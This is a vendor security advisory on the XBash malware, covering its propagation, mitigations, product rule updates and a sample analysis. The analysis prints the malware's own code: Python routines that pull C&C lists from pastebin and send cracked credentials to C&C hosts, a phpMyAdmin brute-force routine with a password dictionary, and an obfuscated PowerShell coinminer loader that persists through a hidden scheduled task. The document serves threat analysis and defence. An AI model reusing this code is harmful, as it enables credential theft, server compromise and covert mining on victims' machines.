XBash Malware Security Advisory


■ **Advisory No.:**	NS-2018-0028	■ **Date:**	2018-10
■ **Severity Level:**	**High. This malware is capable of self-propagation and fast spreading, and can exploit known vulnerabilities to compromise servers, causing a permanent damage to data.**		
■ **Tag:**	XBash, malware, ransom, coinming		

1 Executive Summary

On September 17, 2018, Unit42 researchers published an analysis of a new malware family XBash on its official blog. According to them, XBash was developed by the Iron Group, a cybercrime organization that has been active since 2016. The malware was named XBash based on the name of the malicious code's original main module. XBash combines functions of ransomware, coinminers, botnets, and worms to target Linux and Microsoft Windows servers.

An XBash attack consists of multiple stages: self-propagation (exploit), download of target addresses to be scanned, upload of information about target vulnerabilities, download of weak passwords of the targets, and brute-force attack of the targets. The malware is capable of self-propagating and fast spreading. Similar to WannaCry and Petya/NotPetya, it seeks targets by scanning TCP or UDP ports and exploits known vulnerabilities to compromise servers, causing a permanent damage to data.

According to NSFOCUS Threat Intelligence center (NTI), the IP address (104.24.106.22) of the command and control (C&C) server currently used by the malware is located in the USA. It is found that the wallet address provided in ransom messages has garnered 1.09 BTC. Considering the average ransom of 0.02 BTC in an individual event, at least 54 victims have paid the demanded ransom.



Reference links:

https://securityaffairs.co/wordpress/76305/malware/xbash-malware.html

https://researchcenter.paloaltonetworks.com/2018/09/unit42-xbash-combines-botnet-ransomware-coinmining-worm-targets-linux-windows/

2 Propagation and Impact

Developed using Python, XBash was then converted into self-contained Linux ELF executables by abusing the legitimate tool PyInstaller for distribution. Therefore, it is truly cross-platform and can run on macOS, Linux, and Windows platforms, with Windows and Linux servers as the main targets. In addition, the malware can not only attack public IP addresses but also probe intranets. This expansion of the scope of activities beyond the public Internet enables it to exert an extensive impact.

Initially, the malware used a weak password dictionary to crack passwords. Later, it included exploitation of three known vulnerabilities in Yarn, Redis, and ActiveMQ for self-propagation or infection of target servers.

Up to now, it is confirmed that the malware has scanned such web services as VNC, Rsync, MySQL, MariaDB, Memcached, PostgreSQL, MongoDB, phpMyAdmin, Telnet, FTP, and Redis, and has targeted three known vulnerabilities:

- Hadoop YARN Resource Manager unauthenticated command execution, which was first disclosed in October 2016, with no CVE ID assigned
- Redis arbitrary file write and remote command execution, which was first disclosed in October 2015, with no CVE ID assigned
- ActiveMQ arbitrary file write, which was assigned CVE-2016-3088

When the exploit succeeds, XBash will either directly execute a shell command to download and to execute malicious shell or Python scripts, or create a new cron job to do the same. The main functions of malicious scripts are to kill other coinminers, download coinminers developed by the Iron cybercrime group, and download Xbash itself onto the target system for further propagation.

3 Monitoring and Protection

To defend against XBash, NSFOCUS has updated rule packages for some of its security products. Users are advised to load these packages as soon as possible to ensure that these security products can effectively detect and protect against this malware. The following table lists rule base versions of NSFOCUS security products.

Protection Product	Upgrade Package/Rule Base Version
NSFOCUS NIPS/NIDS	5.6.7.739, 5.6.8.739, 5.6.9.18693, and 5.6.10.18693
NSFOCUS NF	5.6.7.740 and 6.0.1.740

For the procedure of updating rule bases, see appendix B Product Use Guide.

NSFOCUS Threat Analysis Center (TAC) can detect attempts of XBash to infiltrate an intranet via web or email. Following is a screenshot of NSFOCUS TAC's analysis of an XBash event.

4 Risk Avoidance

4.1 Security Tips

- Use complex passwords for login accounts of the server operating system and various business information systems to avoid weak password attacks.
- Patch or upgrade Hadoop, Redis, and ActiveMQ that run on Windows in time to avoid exploits.
- Back up data from time to time to promptly restore business in case of data damage.
- Install endpoint protection software to prevent endpoints from being compromised.
- Deploy boundary protection devices for proactive monitoring and protection to block malware and intrusion events to the maximum extent possible.
- Keep updated on security alerts to improve your organization's security posture.

4.2 Deployment of Security Products

To defend against XBash, NSFOCUS has updated rule packages for some of its security products. Users are advised to load these packages as soon as possible to ensure that these security products can effectively detect and protect against this malware. The following table lists rule base versions of NSFOCUS security products.

Protection Product	Upgrade Package/Rule Base Version
NSFOCUS NIPS	5.6.7.739, 5.6.8.739, 5.6.9.18693, and 5.6.10.18693
NSFOCUS NF	5.6.7.740 and 6.0.1.740

For the procedure of updating rule bases, see appendix B Product Use Guide.

A Sample Analysis

This malware tries to plant itself into a system by leveraging weak passwords or unpatched vulnerabilities. If successful, it will attempt to use statements to clear various databases, including MySQL, PostgreSQL, and MongoDB, besides leaving a ransom message.

A.1 Major Functions

A.1.1 Weak Password Cracking

The program obtains a weak password dictionary and adds it to a list:

```
cc_online_domain = []
cc_online_domain.extend(ccdomainlist)
try:
    r = requests.get(pastenbin_scan_url, headers=headers, timeout=8)
    results = r.text.split('\r\n')
    for result in results:
        cc_online_domain.append(result)

except Exception as e:
    print e

random_domain = random.choice(cc_online_domain)
RANDOMPASSLIST = []
RANDOMPASSLIST.extend(PASSWORD_DIC)
try:
    req = requests.get('http://%s/p' % random_domain, headers=headers)
    passresults = req.text.split('---')
    for passresult in passresults:
        RANDOMPASSLIST.append(passresult)
```

Following is a local user name dictionary:

```
{'mysql': ['root'],
 'postgresql': ['postgres', 'admin'],
 'mongodb': ['admin'],
 'redis': ['null'],
 'phpmyadmin': ['root', 'mysql',  'www', 'bbs', 'wwwroot', 'bak', 'backup'],
 'rsync' : ['test', 'root', 'www', 'web', 'rsync', 'admin']
}
```

Following is a local weak password dictionary:

```
['test', 'neagrle', '123456', 'admin', 'root', 'password', '123123', '123', '1', '{
user}', '{user}{user}', '{user}1', '{user}123', '{user}2016', '{user}2015', '{user}
!', '', 'P@ssw0rd!!', 'qwa123', '12345678', 'test', '123qwe!@#', '123456789', '1233
21', '1314520', '666666', 'woaini', 'fuckyou', '000000', '1234567890', '8888888', '
qwerty', '1qaz2wsx', 'abc123', 'abc123456', '1q2w3e4r', '123qwe', '159357', 'p@ssw0
rd', 'p@55w0rd', 'password!', 'p@ssw0rd!', 'password1', 'r00t', 'tomcat', 'apache',
 'system', 'summer', '121212', 'jason', 'admin123', 'goodluck123', 'peaches', 'asdf
ghjkl', 'wang123456', 'falcon', 'www123', '1qazxsw2', '112211', 'fuckyou', 'test',
'silver', '123456789', '234567', '1122334455', 'xxxxxx', '123321', '7788521', '1234
56qaz', 'hunter', 'qwe123', '123', 'asdf123', 'password', '1q2w3e4r', 'nihao123', '
aaaa1111', '123123', '147258369', 'a123', '123qwe', '1234abcd', 'spider', 'qqaazz',
 'qwertyuiop', '1234qwer', '123abc', 'qwer1234', 'mustang', '123456', '123456a', 'w
w123456', '1234', '123456.com', 'football', 'jessica', 'power', 'q1w2e3r4t5', 'aaa1
23', 'passw0rd', '741852', '666666', '123465', 'justin', '!@#$%^&*()', '12345', '22
2222', 'qazwsx123', '999999', 'abc123', 'tomcat', 'dongdong', '654321', '111111a',
'q1w2e3', 'dragon', '1234560', '1234567', 'asd123456', 'secret', 'abc123456', 'mast
er', 'qq123456', '1q2w3e', 'playboy', 'P@ssw0rd', '123654', '88888888', '12345678',
 'orange', 'rabbit', 'jonathan', '000000', 'qwer', 'admin', 'asdfasdf', '1234567890
', '709394', '12qwaszx', 'abcd1234', 'pass', 'fuck', 'abc12345', 'qweasdzxc', 'abcd
ef', 'superman', 'rainbow', '11111111111', '1', '321', '888888', '1qaz2wsx', 'test'
, '112233', 'qazwsx', 'welcome', '4815162342', 'tiger', 'wangyang', 'q1w2e3r4', '11
1111', 'a123456', 'hello', '123456654321']
```

A.1.2 Port Scan/Attack


The malware first performs a port scan against random IP addresses in a specified segment. Then, depending on which ports are opened, it conducts different malicious activities.

Target Port	Target Service	Malicious Behavior
80	phpMyAdmin	
8080, 8888, 8000, 8001, 8088	phpMyAdmin	Detects and exploits vulnerabilities in Hadoop.
8161		Detects and exploits vulnerabilities in ActiveMQ.
873		Detects weak passwords for access to rsync and, when successful, returns records to the server.
5900, 5901, 5902	VNC	
1433, 3306, 3307, 3308, 3309, 3360, 9806	MySQL/MariaDB	
11211	Memcached	
5432	PostgreSQL	

27017	MongoDB	
2379, 6379, 7379	Redis	Detects and exploits vulnerabilities in Redis.
9200	Elasticsearch	
23, 2323	Telnet	
161, 123, 389, 512, 513, 514, 1900, 3389, 5984		Scans ports.

A.1.3 Ransom

The malware displays a message, saying that the database has been backed up to the attacker's server and the user has to pay 0.02 BTC as ransom for data recovery. However, the malware does not have the capability of backing up databases. Therefore, users will not get back their database files even if they pay the ransom.




A.1.4 Exploit

In the new version of XBash, we find payloads of some known vulnerabilities:

ActiveMQ arbitrary file write (CVE-2016-3088):

Hadoop YARN remote command execution:



Redis remote command execution:

Weak password cracking:

```
password = str(password.replace('%user%', user))
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor())
res_html = opener.open(url, timeout=timeout).read()
token = re.search('name="token" value="(.*?)" />', res_html)
token_hash = urllib2.quote(token.group(1))
postdata = 'pma_username=%s&pma_password=%s&server=1&target=index.php&lang=en-UTF-8&collation_connection=utf8_general_ci&token=%s' \
% (user, password, token_hash)
res = opener.open(url, postdata, timeout=timeout)
res_html = res.read()
for flag in flag_list:
    if flag in res_html:
        phpmyadmin_delete(ip, str(port), user, password, 'phpmyadmin')
        url = 'http://%s/' % random_domain
        values = {'lang': 'phpmyadmin',
         'port': port,
         'ensip': ip,
         'username': user,
         'password': password}
        data = urllib.urlencode(values)
        req = urllib2.Request(url, data, headers)
        response = urllib2.urlopen(req, timeout=5)
        the_page = response.read()
        return
```

A.1.5 Coinmining Script Execution

When detecting the Redis service running on the Windows operating system, the malware exploits a vulnerability in Redis to call shell commands, in an attempt to download the JavaScript script via a remote server by using mshta/regsvr32 for deploying the malware or coinminer.

Following is the PowerShell script executed by the coinmining module under Windows:

```
}
DllMiner
$moutput = "$env:TMP\tmp.ps1"
Set-Content -Path $moutput -Value 'powershell -NoP -NonI -W Hidden -E "cwBhAGwAI
ABhACAATgBlAHcALQBPAGIAagBlAGMAdAA7AGkAZQB4ACgAYQAgAEkATwAuAFMAdAByAGUAYQBtAFIAZ
QBhAGQAZQByACgAKABhACAASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARABlAGYAbABhAHQAZ
QBTAHQAcgBlAGEAbQAoAFsASQBPAC4ATQBlAG0AbwByAHkAUwB0AHIAZQBhAG0AXQBbAEMAbwBuAHYAZ
QByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAWgBaAEYATABiADgAS
QB3AEUASQBUAHYAUwBQAHcASABDADAAVQBLAEYAWQBsAFQAbwBPAG8AaABFAGcAZQBlAEoANgBDAFYAc
QBFAG8AbAAyAG8ATwBUAEwATQBIAFUAcwBWAE4ANwBRAHgASgBWAC8AZQA5ADEAZQBCAHkAcQBuAGkAe
AA1AHYAcABsAFoANwBTADQASwBHAFMATgBYAGsAcwB5AEUAUwBIAEUASgB1AHQAMwA2AGIAcgBlAGMAU
QBnAHMAeQBJAHUANABCAE0AUQArAEQASQBKAGMAcAAxAGMAQQBFADgAZwB3AGsAbABJAGIAaQBaADUAQ
gBSACsAKwB0AGEAVgBNAE4AWABBAFEAWQB0AHYAbwBiAFMAZgA0AHEATwBFAEMAUABaADEAQQBZAGgAb
wAyAHQAQQB1AG8AVgBvAHUAdQBRAGcAMABiAEoAUgBqAFcAQQBzAGUAUABQAFIAbQBTAHEAbABUAEMAe
gBaAG8ATwBZAHkANwBUAGEAOQBkADUAYQByAFIAaABlAFUAYwBwAGwAQQBwAGYAYgBkAEQAcwA3AGYAc
wBOAE4ASQA5AFQAKwBKAHoAOQB1AHoAcwAyAFIAUQAzADgAUgBOAEUAWgBsAHIAWgBOAFYANwA4AEoAe
gBhAGQAeQBxAC8AUAAyAGkAbwBoAEMASAByADIAeABsADIAUQB5AFYAUABvAFAARQBqAEQAQgBkAGEAW
gBSAE4AbQA0AFAARgBoAGUAbQBCADYAcgBEAFcAcgB1ADAAMgBhAGQAKwA4ADEARAAxADIAQwBUAFAAR
gBnAHoAVAB1AHUANgBKADQATABzAEoANgB0ADUAZwBoAGoASQBTAFoATgBYADkAYwBCAGUAUQBwAGYAN
QBxAHQAbgAwAGkAUAB1AE8AMgBZADUAUABlAGEAcAA2ADEAMwBLAHIATgBFAGcAMAArAGoAbgBXAHMAU
gBnAEQASABIAGoATQBDAGoAdAAvAEsAbwAwAGcAVABsAHYAYQBqAGcASQBkAEMARQBUAEkAWQBZAEQAQ
wBoAFcANAB4AEIALwByAHQATABEAGIAeABpAFcAMwB1AC8AMgBiAEgAMQB6AHoAdgBWAGYARgBrADQAV
QA5AG8ARwBzAGIAZgB0AHEAdAAyAHcAbAAvAEEAUQA9AD0AJwApACwAWwBJAE8ALgBDAG8AbQBwAHIAZ
QBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0Ac
AByAGUAcwBzACkAKQAsAFsAVAB1AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAK
QApAC4AUgB1AGEAZABUAG8ARQBuAGQAKAApAA=="
'

SchTasks.exe /Create /SC MINUTE /TN "Update " /TR "PowerShell.exe -ExecutionPoli
cy bypass -windowstyle hidden -noexit -File $env:TMP\tmp.ps1" /MO 6 /F
```

Following is the JavaScript script executed by the coinmining module under Windows:

A.2 Network Communication

A.2.1 C&C Communication

The malware first accesses pastbin.com to obtain a list of C&C servers.

```
pastenbin_scan_url = 'https://pastebin.com/raw/Xu74Mzif'

    try:
        cc_online_domain = []
        cc_online_domain.extend(ccdomainlist)
        try:
            r = requests.get(pastenbin_scan_url, headers=headers, timeout=8)
            results = r.text.split('\r\n')
            for result in results:
                cc_online_domain.append(result)

        except Exception as e:
            print e
```

Later, it uploads collected system information (services, IP addresses, passwords, and so on) to a random C&C server in the list by using the HTTP POST method.

```
random_domain = random.choice(cc_online_domain)
info = ''
if databaselist:
    info += u'%s;' % ','.join(databaselist)
url = 'http://%s/c' % random_domain
values = {'lanip': 'phpmyadmin,' + info,
 'port': host,
 'wanip': host,
 'username': user,
 'password': password}
data = urllib.urlencode(values)
req = urllib2.Request(url, data, headers)
response = urllib2.urlopen(req, timeout=5)
the_page = response.read()
```

At the same time, the malware attempts to obtain more dynamic configuration information from C&C servers, such as new weak password dictionaries, and then encodes it with gzip for transmission.

```
RANDOMPASSLIST = []
try:
    url = '%s/p' % random_domain
    req = requests.post(url, headers=headers)
    RANDOMPASSLIST = req.text.split('---')
except:
    pass
```

A.2.2 Network Communication Signatures

POST messages uploaded by the malware to infected hosts contain the following fields:

```
"lanip","port","wanip","username","password"
```

These fields can be detected by means of regular expression matching. All the returned messages contain the same payload:

```
"0d 0a 32 0d 0a 6f 6b 0d 0a 30 0d 0a 0d 0a"
```

The communication for obtaining weak passwords has the following signature: POST message containing 200 weak passwords, which are separated by "---" like the following:

```
"cyprus---oracle---seneca---popopo---cowgirl"
```

B Product Use Guide

B.1 Protection Configuration on NSFOCUS NIPS

NSFOCUS NIPS users can address this malware by updating the rule base. The procedure is as follows:

Step 1 Download the latest rule base of NSFOCUS NIPS from the official website. Following is a link to the latest rule base for NSFOCUS NIPS V5.6.10:

http://update.nsfocus.com/update/downloads/id/23111

网络入侵防护系统(IPS)规则5.6.10升级包列表

名称： eoi.unify.allrulepatch.ips.5.6.10.18693.rule	版本：5.6.10.18693
MD5：87994da9fda861b432db0b3b4fc7ee52	大小：22.72M

描述：
本升级包为入侵防护特征库升级包，仅支持在固件版本5.6R10F00之上，引擎版本5.6R10F00及以上升级。升级包为全量升级包。
升级后固件版本和引擎版本不变，规则版本变为5.6.10.18693。该升级包新增/改进的规则有:


新增规则:
1. 攻击[24309]:Apache ActiveMQ Fileserver文件上传目录遍历漏洞(CVE-2016-3088)
2. 攻击[41619]:恶意软件Xbash向C2服务器上传扫描结果信息
3. 攻击[41618]:恶意软件Xbash C2服务器通信

更新规则:
1. 攻击[24263]:Apache Hadoop YARN ResourceManager远程命令执行漏洞


注意事项:
1. 该升级包升级后引擎自动重启生效，不会造成会话中断，但ping包会丢3~5个，请选择合适的时间升级.

NSFOCUS NIDS/NIPS product signature upgrade package, depends on firmware version at least 5.6R10F00 and engine version 5.6R10F00. This is a total upgrade package. After upgrade package is imported, firemare version and engine version willnot change, signature version will change to 5.6.10.18693. This package include changed rules:

Step 2 On the web-based manager of NSFOCUS NIPS, under **System > System Update > Offline Update**, browse to the update file just downloaded and click **Upload**.



Step 3 After the update is installed, find the rules by ID 41618 and 41619 in the default rule base and view rule details.



----End

Note	After the update is installed, the engine automatically restarts to make it take effect, which does not disconnect any sessions, but may cause the loss of three to five packets during ping operations. Therefore, it is recommended that the update be installed at a time when business is not busy.

B.2 Protection Configuration on NSFOCUS NF

NSFOCUS NF users can address this malware by updating the rule base. The procedure is as follows:

Step 1 Download the latest rule base of NSFOCUS NF from the official website. Following is a link to the latest rule base for NSFOCUS NF V6.0.1:

http://update.nsfocus.com/update/downloads/id/23107

下一代防火墙 (NF/SG)规则 6.0.1升级包列表

名称：eoi.unify.rulepatch.6.0.1.740.rule	版本：6.0.1.740
MD5：14109cd8c5ae169a1a3240bc5a36609a	大小：14.60M
描述： 描述： NSFOCUS入侵防护特征库升级包。 适用引擎版本为： NF v5.6.9.56 及以上版本, NF v6.0.1.56 及以上版本，SG v5.6.9.56 及以上版本。 建议在NF v6.0.3.72引擎版本上升级使用。 升级后NSFOCUS入侵防护特征库版本为：v6.0.1.740 规则新增或更新列表如下: 新增: 24263 Apache Hadoop YARN ResourceManager远程命令执行漏洞	
发布时间：2018-09-30 20:01:12	

名称：eoi.unify.rulepatch.6.0.1.737.rule	版本：6.0.1.737
MD5：e6929795d4aa35b98b86a2fa7f4c51e7	大小：14.60M

Step 2 On the web-based manager of NSFOCUS NF, under **System > System Upgrade > Offline Upgrade**, browse to the update file and click **Upload**.

Step 3 Wait for the installation to complete.

----End

C Disclaimer Statement and Company Profile

Disclaimer Statement

This advisory is only used to describe a potential risk. NSFOCUS does not provide any commitment or promise on this advisory. NSFOCUS and the author will not bear any liability for any direct and/or indirect consequences and losses caused by transmitting and/or using this advisory. NSFOCUS reserves all the rights to modify and interpret this advisory. Please include this statement paragraph when reproducing or transferring this advisory. Do not modify this advisory, add/delete any information to/from it, or use this advisory for commercial purposes without permission from NSFOCUS.

About NSFOCUS

NSFOCUS IB is a wholly owned subsidiary of NSFOCUS, an enterprise application and network security provider, with operations in the Americas, Europe, the Middle East, Southeast Asia and Japan. NSFOCUS IB has a proven track record of combatting the increasingly complex cyber threat landscape through the construction and implementation of multi-layered defense systems. The company's Intelligent Hybrid Security strategy utilizes both cloud and on-premises security platforms, built on a foundation of real-time global threat intelligence, to provide unified, multi-layer protection from advanced cyber threats.

For more information about NSFOCUS, please visit:

http://www.nsfocusglobal.com.

QR code of NSFOCUS at Sina Weibo

QR code of NSFOCUS at WeChat